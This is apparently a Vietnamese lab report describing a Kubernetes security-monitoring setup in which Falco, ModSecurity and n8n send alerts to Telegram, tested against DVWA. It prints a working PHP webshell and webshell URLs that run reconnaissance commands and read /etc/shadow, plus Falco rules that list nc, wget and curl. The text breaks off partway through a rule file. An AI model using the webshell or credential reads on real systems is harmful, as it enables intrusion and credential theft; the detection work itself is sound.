Sơ đồ kiến trúc tổng thể.




Hình 4: Sơ đồ mô hình tổng quan hệ thống

Hệ thống được thiết kế theo mô hình phân vùng trên cụm Kubernetes, mỗi vùng đảm nhiệm một chức năng riêng và giao tiếp với nhau qua lớp mạng của cụm (Kubernetes Network Fabric). Hình 4 mô tả kiến trúc tổng thể gồm các vùng sau:

- **Vùng an toàn runtime (namespace app):** gồm ứng dụng mục tiêu và Pod WAF ModSecurity đứng trước để lọc lưu lượng HTTP. Trên mỗi node, Falco chạy dưới dạng DaemonSet để giám sát system call của các Pod.
- **Vùng giám sát và SOC (namespace soc):** gồm Falco UI để hiển thị sự kiện, Grafana để trực quan hóa theo thời gian, và n8n đóng vai trò SOAR để tiếp nhận, lọc và điều phối cảnh báo.
- **Control plane và lớp mạng của cụm:** API Server tiếp nhận các lời gọi quản trị; lớp mạng (CNI, NetworkPolicy, eBPF) kết nối các vùng.
- **Vùng ngoài cụm:** Internet đi qua tường lửa ngoài, quản trị viên truy cập qua VPN Gateway, và kênh Telegram nhận cảnh báo.

Mô hình luồng thực thi.



Hình 5: Sơ đồ luồng hoạt động của hệ thống

Luồng xử lý trong cụm Minikube theo ba bước chính:

1. Kẻ tấn công hoặc người dùng gửi request qua cổng 80/443 tới WAF ModSecurity (bảo vệ tầng L7). Request hợp lệ được chuyển tiếp tới DVWA; request độc hại bị chặn và WAF gửi cảnh báo qua webhook tới n8n.
2. Trong khi DVWA xử lý, Falco giám sát system call ở mức nhân (eBPF). Khi phát hiện hành vi bất thường, Falco gửi cảnh báo qua webhook tới n8n, đồng thời dữ liệu được Grafana dùng để dựng dashboard theo thời gian.
3. n8n lọc và làm giàu cảnh báo, loại bỏ cảnh báo giả và chỉ chuyển cảnh báo đúng (True Positive) tới Telegram để thông báo cho quản trị viên.

2.3. Chi tiết các thành phần cốt lõi

Hệ thống giám sát an ninh (SOC) được triển khai trên cụm Kubernetes theo mô hình đường ống dữ liệu (data pipeline) đa luồng. Kiến trúc hệ thống bao gồm 4 phân hệ chính, phối hợp khép kín nhằm phát hiện và cảnh báo sự cố theo thời gian thực.

2.3.1. Phân hệ trích xuất dữ liệu mức Kernel

- Phát sinh sự kiện: Mọi hoạt động bất thường trong các Pod (ví dụ: truy xuất /etc/shadow, chạy tệp nhị phân lạ, khởi tạo shell) đều sinh ra các lời gọi hệ thống (System Calls) xuống lõi hệ điều hành (Kernel).

- Cảm biến eBPF: Công nghệ eBPF được gắn tại tầng Kernel để thụ động lắng nghe và trích xuất toàn bộ luồng System Calls theo thời gian thực mà không làm suy giảm hiệu năng hệ thống (zero-overhead).

2.3.2. Phân hệ phân tích và định tuyến

- Động cơ phát hiện (Falco - Core IDS): Tiếp nhận luồng dữ liệu thô từ eBPF, đối sánh (pattern matching) với tập luật (rulesets) bảo mật để phát hiện hành vi độc hại và sinh cảnh báo.
- Hệ thống lọc cảnh báo (n8n): Tiếp nhận các cảnh báo từ falco UI và lọc các cảnh báo giả từ hệ thống và cảnh báo thật từ DVWA. Nhận các thông báo về cuộc tấn công vào web từ waf
- Web application firewall (modsecurity): Chặn các cuộc tấn công vào web và gửi cảnh báo/ thông báo về n8n
- Định tuyến (Falcosidekick): Hoạt động như bộ định tuyến trung tâm, phân phối luồng cảnh báo theo hai hướng:
  - *Lưu trữ nội bộ:* Đẩy sự kiện dạng JSON vào giao diện Falcosidekick-UI phục vụ lưu trữ log và điều tra số (Digital Forensics).
  - *Cảnh báo ngoại vi:* Kích hoạt Webhook bắn thông báo khẩn cấp tới Telegram, giúp giảm thiểu tối đa thời gian phản ứng (MTTR).

2.3.3. Phân hệ giám sát đo lường

- Bên cạnh luồng bảo mật, Falco liên tục bộc lộ (expose) các chỉ số hoạt động qua cổng 8765.
- Prometheus (cơ sở dữ liệu chuỗi thời gian) định kỳ thu thập các chỉ số này. Sau đó, Grafana thực hiện truy vấn để trực quan hóa thành biểu đồ, đánh giá tải tài nguyên và tần suất cảnh báo.

2.3.4. Cơ chế quản trị vận hành dựa trên kiến trúc trên, quản trị viên SOC thực thi giám sát qua 4 điểm chạm:

a. Telegram: Tiếp nhận cảnh báo sự cố tức thời.

b. Falcosidekick-UI: Tra cứu, lọc sự kiện để phân tích chi tiết nguồn gốc và mức độ của cuộc tấn công.

c. Grafana: Giám sát biểu đồ tổng thể, nhận diện xu hướng tấn công và tình trạng sức khỏe của cụm K8s.

d. N8n: Soar lọc các cảnh báo giả trước khi gửi về telegram và nhận cảnh báo từ waf modsecurity

2.4. Luồng hoạt động và dashboard trực quan

Hệ thống vận hành theo mô hình luồng dữ liệu (log pipeline) chuẩn trong trung tâm điều hành an ninh mạng (SOC), bao gồm đầy đủ các giai đoạn từ thu

thập sự kiện Kernel, phân tích, trực quan hóa đến phát cảnh báo theo thời gian thực.


Chi tiết chức năng của từng thành phần trong hệ thống:

- Minikube (Môi trường nền tảng): Cung cấp cụm Kubernetes (K8s) thu nhỏ chạy trên máy cá nhân/máy ảo để giả lập môi trường triển khai thực tế (production).
- Falco (Core IDS / Log Generator): Hệ thống phát hiện xâm nhập thời gian thực (Runtime Security / IDS). Falco sử dụng công nghệ eBPF để gắn sensor trực tiếp vào Kernel của máy host nhằm giám sát các luồng luân chuyển System Calls. Khi phát hiện các hành vi bất thường (như đọc tệp nhạy cảm /etc/shadow, thực thi file nhị phân lạ, kích hoạt reverse shell), Falco sẽ khởi tạo cảnh báo.
- Falcosidekick (Log Forwarder / Router): Trạm trung chuyển dữ liệu, chịu trách nhiệm tiếp nhận các cảnh báo định dạng JSON từ Falco và định tuyến (forward) tới các kênh thông báo (Telegram, Slack, Discord, Webhook) hoặc các hệ thống tập trung dữ liệu (SIEM).
- Falcosidekick-UI (Event Dashboard): Giao diện Web trực quan giúp quản trị viên theo dõi, lọc tìm kiếm và thống kê các sự kiện an ninh được tổng hợp qua Falcosidekick.
- N8n: Soar giúp phân loại cảnh báo từ falco UI trước khi gửi về telegram, nhận thông báo từ waf và gửi về telegram.
- Modsecurity (WAF): Chặn các cuộc tấn công web như(xss. Sqli, ...) và gửi thống báo về n8n đã chặn thành công cuộc tấn công.
- Prometheus & Grafana (Monitoring & Visualization):
    - Prometheus: Thu thập và lưu trữ số liệu hiệu năng (metrics), tình trạng hoạt động của Falco thông qua cổng 8765.
    - Grafana: Trực quan hóa dữ liệu từ Prometheus thành các biểu đồ và bảng chỉ số hiệu năng hệ thống theo thời gian thực.

CHƯƠNG 3: TRIỂN KHAI, THỰC NGHIỆM VÀ ĐÁNH GIÁ

3.1. Xây dựng môi trường và thành phần thực nghiệm

3.1.1. Mô hình thực nghiệm



Hình 6: Mô hình thực nghiệm

a, Môi trường triển khai

- Máy host Ubuntu, địa chỉ IP 172.16.1.138.
- Cụm Kubernetes xây dựng bằng Minikube, chạy toàn bộ dịch vụ dưới dạng Pod.
- Các thành phần triển khai đều là công cụ mã nguồn mở: ModSecurity, DVWA, Falco, Falcosidekick, Prometheus, Grafana và n8n. Kênh nhận thông báo sử dụng Telegram Bot API.

b, Mục tiêu

- Mô phỏng quy trình bảo vệ, phát hiện và cảnh báo sự cố cho ứng dụng web.
- Kiểm chứng khả năng ngăn chặn, phát hiện tấn công và tự động cảnh báo đến người quản trị.

c, Các thành phần chính

- User Attacker: đóng vai kẻ tấn công, gửi các request tấn công web và khai thác lỗ hổng.
- WAF ModSecurity: kiểm tra lưu lượng HTTP theo bộ luật OWASP CRS, chặn request độc hại và chỉ chuyển tiếp request hợp lệ.
- Pod DVWA (Target): ứng dụng web cố ý chứa lỗ hổng (gồm Web Server và Database), là mục tiêu tấn công.

- Falco Engine: triển khai dạng DaemonSet; theo dõi system call ở mức nhân hệ điều hành bằng eBPF, phát hiện hành vi bất thường lúc runtime và sinh cảnh báo.
- Falcosidekick và Falco UI: Falcosidekick nhận cảnh báo từ Falco và chuyển tiếp qua webhook; Falco UI hiển thị các sự kiện trên giao diện web.
- Prometheus và Grafana: Prometheus thu thập metrics do Falco xuất ra (cổng 8765); Grafana trực quan hóa dữ liệu qua dashboard. Grafana chỉ đảm nhiệm việc hiển thị, không tham gia gửi cảnh báo.
- n8n: nền tảng tự động hóa workflow, nhận webhook từ Falcosidekick và WAF, gồm các bước Webhook Input → Condition → Format Message → Send Telegram.
- Telegram Channel (Bot API): kênh nhận thông báo cuối cùng ("Security Alert!", "Attack Blocked!").

d, Luồng hoạt động

- Attacker gửi lưu lượng tấn công tới WAF ModSecurity (cổng 8888).
- Lưu lượng được định tuyến vào cụm Minikube.
- WAF kiểm tra theo bộ luật OWASP CRS, chặn request độc hại và chỉ chuyển tiếp request hợp lệ tới Pod DVWA.
- Falco Engine thu thập các system call (eBPF) phát sinh trong Pod DVWA.
- Falco sinh cảnh báo và hiển thị sự kiện trên Falco UI.
- Falco xuất metrics (cổng 8765) cho Prometheus; Grafana hiển thị dashboard theo dõi tốc độ sự kiện, số lần phát hiện và tình trạng hệ thống.
- Falco gửi cảnh báo qua Falcosidekick bằng webhook tới n8n.
- n8n lọc cảnh báo giả, định dạng nội dung và gửi thông báo tới kênh Telegram. Khi WAF chặn được tấn công, WAF cũng gửi cảnh báo tới n8n theo luồng nét đứt.

e, Cơ chế bảo vệ nhiều lớp

- Phòng ngừa chủ động: ModSecurity chặn tấn công ở tầng ứng dụng.
- Phát hiện và cảnh báo: Falco giám sát runtime; Falcosidekick và n8n tự động hóa việc gửi cảnh báo; Grafana trực quan hóa dữ liệu giám sát.
- Tấn công vượt qua WAF vẫn có thể bị phát hiện ở tầng runtime (được kiểm chứng ở mục 3.2).

f, Ý nghĩa

- Mô phỏng quy trình SOC/DevSecOps thu nhỏ.

- Đánh giá hiệu quả giải pháp bảo mật cho môi trường container và Kubernetes.
- Quản trị viên nhận thông báo trong thời gian ngắn, không cần giám sát thủ công.

3.2. Thực nghiệm chuỗi kịch bản tấn công và cảnh báo khi ta hệ thống của ta bị xâm nhập.

3.2.1. Giai đoạn 1: Khai thác Web.

3.2.1.1. Cấu hình rule cho kịch bản

Ta sẽ viết thêm các luật (rules) tùy chỉnh cho Falco để phát hiện hành vi tải file độc hại và thực thi mã từ xa (RCE) trên DVWA.

Bước 1. Cấu hình Custom Rule cho Falco

Tạo một file có tên custom-rules.yaml:

Bash

```
nano custom-rules.yaml
```

YAML

```
customRules:
  dvwa-webshell.yaml: |-
    # RULE 1: Bắt mọi hành vi ghi file .php trong container
    - rule: Detect WebShell Upload (DVWA)
      desc: Phat hien file PHP duoc tao hoac sua doi
      condition: >
        open_write and container and
        (fd.name endswith ".php" or fd.name endswith ".phtml")
      output: "CẢNH BÁO WEBSHELL UPLOAD! File %fd.name vừa được ghi bởi tiến trình %proc.name (pod=%k8s.pod.name)"
      priority: WARNING
      tags: [dvwa, webshell]
    # RULE 2: Bắt mọi hành vi chạy lệnh hệ thống
```

```
nhạy cảm trong container
    - rule: Detect WebShell Execution (RCE)
      desc: Phat hien thuc thi lenh he thong tu Webshell
      condition: >
        spawned_process and container and
        proc.name in (whoami, id, uname, nc, netcat, wget, curl, ls, cat)
      output: "CẢNH BÁO WEBSHELL RCE! Lệnh vừa thực thi: %proc.cmdline - Tiến trình cha: %proc.pname (pod=%k8s.pod.name)"
      priority: CRITICAL
      tags: [dvwa, webshell, rce]
```

Bước 2: Cập nhật lại Falco

Chạy lệnh Helm để áp dụng bộ rules mới vào Falco (thêm --reuse-values để giữ lại các cấu hình Telegram và Grafana trước đó):

Bash

```
helm upgrade falco falcosecurity/falco -n falco --reuse-values -f custom-rules.yaml
```

(Đợi khoảng 2-3 phút để Falco khởi động lại các Pod và nhận diện rules mới).

3.2.1.2. TEST CASES

Test 1: Tấn công trực tiếp qua giao diện Web DVWA

Bước 1: Tạo mã độc (Webshell)

Trên máy tính, tạo một file tên là shell.php với nội dung chính xác như sau:


PHP

```
<?php
// Đây là file webshell đơn giản để test RCE
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
```

```
?>
```

Bước 2: Upload mã độc

Vào menu File Upload trên giao diện DVWA, chọn file shell.php vừa tạo và bấm upload.




Hình 7: Upload file có chứa mã độc

Bước 3: Kích hoạt mã độc

Mở một tab mới trên trình duyệt và truy cập URL sau để thực thi lệnh whoami qua file vừa upload:

Plaintext

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=whoami
```



Hình 8: Kết quả cảnh báo webshell

=> **Kết quả:** Mã độc trả về thông tin user (ví dụ: www-data). Ngay lập tức, Telegram sẽ nổ cảnh báo, đồng thời FalcoSidekick-UI và Grafana ghi nhận sự kiện “CANH BAO WEBSHELL RCE".

Test 2: Mô phỏng hành vi bất thường qua Console (Linux CLI)

a. Test cảnh báo ghi file / upload qua Linux

Lệnh này giả lập hành vi một tiến trình bất kỳ ghi một file PHP mới trực tiếp vào thư mục mã nguồn của ứng dụng:

Bash

```
kubectl exec -it -n dvwa deployment/dvwa -- sh -c
"echo '<?php echo \"hacked\"; ?>' >
/var/www/html/hackable/uploads/linux_cli_test.php"
```

Kết quả:

Trên Telegram lập tức cảnh báo: **CANH BAO UPLOAD/GHI FILE (DVWA)** kèm theo đường dẫn file /var/www/html/hackable/uploads/linux_cli_test.php.

2. Test cảnh báo thực thi lệnh (RCE) qua Linux

Lệnh này trực tiếp kích hoạt một tiến trình hệ thống bị giám sát trong container (mô phỏng hacker lấy được quyền shell và chạy lệnh thăm dò):

Bash

```
kubectl exec -it -n dvwa deployment/dvwa -- whoami
```

Kết quả:

Trên Telegram lập tức nổ cảnh báo CANH BAO RCE (DVWA) thông báo tiến trình vừa thực thi lệnh whoami bên trong container.

3.2.2. Giai đoạn 2: Xâm nhập, leo thang và rà quét

3.2.2.1. Cấu hình rule mới cho kich bản

Bước 1: Tạo file master-rules.yaml

Bash

```
nano master-rules.yaml
```

YAML

```
customRules:
  master-rules.yaml: |
    - rule: Detect Container Discovery Commands
(Stage 2)
      desc: Phat hien thiet lap mang hoac thong tin
user
```

```
      condition: >
        spawned_process and container and
        (proc.name in (ip, arp, netstat, nmap, ping,
whoami, id))
      output: >
        CANH BAO RA QUET (DISCOVERY): Tien trinh
%proc.name dang tham thinh he thong. (Lenh:
%proc.cmdline | User: %user.name | Pod:
%k8s.pod.name)
      priority: CRITICAL
      tags: [discovery, k8s, stage_2]


    - rule: Detect Execution and File Modification
(Stage 2)
      desc: Phat hien thao tac file nhay cam
      condition: >
        k8s.ns.name = "dvwa" and
        (
          (evt.type in (open, openat, openat2) and
evt.is_open_write = true and fd.name startswith
/var/www/html/hackable/uploads/) or
          (evt.type in (open, openat, openat2) and
evt.is_open_read = true and fd.name in (/etc/shadow,
/etc/passwd))
        )
      output: >
        CANH BAO XAM NHAP (EXECUTION): Tuong tac
file dang ngo [%fd.name]. (Tien trinh: %proc.name |
Lenh: %proc.cmdline)
      priority: CRITICAL
      tags: [execution, privilege_escalation,
stage_2]
```

Bước 2: Nạp file master này vào hệ thống

Bash


```
helm upgrade falco falcosecurity/falco -n falco \
  --reuse-values \
  -f master-rules.yaml
```

3.2.2.2. TEST CASE

Test 1: Rà quét thông tin hệ thống


- Mục tiêu: Hacker thu thập thông tin danh tính (whoami, id) và cấu hình mạng nội bộ (ip a) để phục vụ di chuyển ngang (Lateral Movement).
- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=whoami;%20id;%20ip%20a
```



Hình 9: Rà quét hệ thống

Cảnh báo:



Hình 10: Kết quả kiểm thử xâm nhập

Kết quả:

- Rule: Detect Container Discovery Commands (Stage 2)
- Log hiển thị: CRITICAL: CANH BÁO RÀ QUÉT (DISCOVERY): Tiến trình ip đang tham thính hệ thống.....


- Tag nhận diện: discovery, stage_2

Test 2: Ý định truy cập tệp nhạy cảm / leo thang

Mục tiêu: Hacker cố gắng đọc tệp chứa mã băm mật khẩu tài khoản root (/etc/shadow) để chuẩn bị bẻ khóa leo thang đặc quyền.

- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=cat%20/etc/shadow
```



Hình 11: Kết quả kiểm thử truy cập file nhạy cảm

Kết quả:

- Rule: Detect Execution and File Modification (Stage 2)
- Log hiển thị: CRITICAL: CANH BAO XAM NHAP (EXECUTION): Tuong tac file dang ngo [/etc/shadow]...
- Tag nhận diện: execution, privilege_escalation, stage_2

3.2.3. Giai đoạn 3: Trích xuất dữ liệu

3.2.3.1. Cấu hình lại file rule

Bước 1: Sửa file master-rules.yaml

Bash

```
nano master-rules.yaml
```

YAML

```
customRules:
 master-rules.yaml: |
    - rule: Detect Container Discovery Commands
(Stage 2)
      desc: Phat hien thiet lap mang hoac thong tin
user
      condition: >
        spawned_process and container and
        (proc.name in (ip, arp, netstat, nmap, ping,
whoami, id))
      output: >
        CANH BAO RA QUET (DISCOVERY): Tien trinh
%proc.name dang tham thinh he thong. (Lenh:
%proc.cmdline | User: %user.name | Pod:
%k8s.pod.name)
      priority: CRITICAL
      tags: [discovery, k8s, stage_2]


    - rule: Detect Execution and File Modification
(Stage 2)
      desc: Phat hien thao tac file nhay cam
      condition: >
        k8s.ns.name = "dvwa" and
        (
          (evt.type in (open, openat, openat2) and
evt.is_open_write = true and fd.name startswith
/var/www/html/hackable/uploads/) or
          (evt.type in (open, openat, openat2) and
evt.is_open_read = true and fd.name in (/etc/shadow,
/etc/passwd))
```

```
        )
      output: >
        CANH BAO XAM NHAP (EXECUTION): Tuong tac
file dang ngo [%fd.name]. (Tien trinh: %proc.name |
Lenh: %proc.cmdline)
      priority: CRITICAL
      tags: [execution, privilege_escalation,
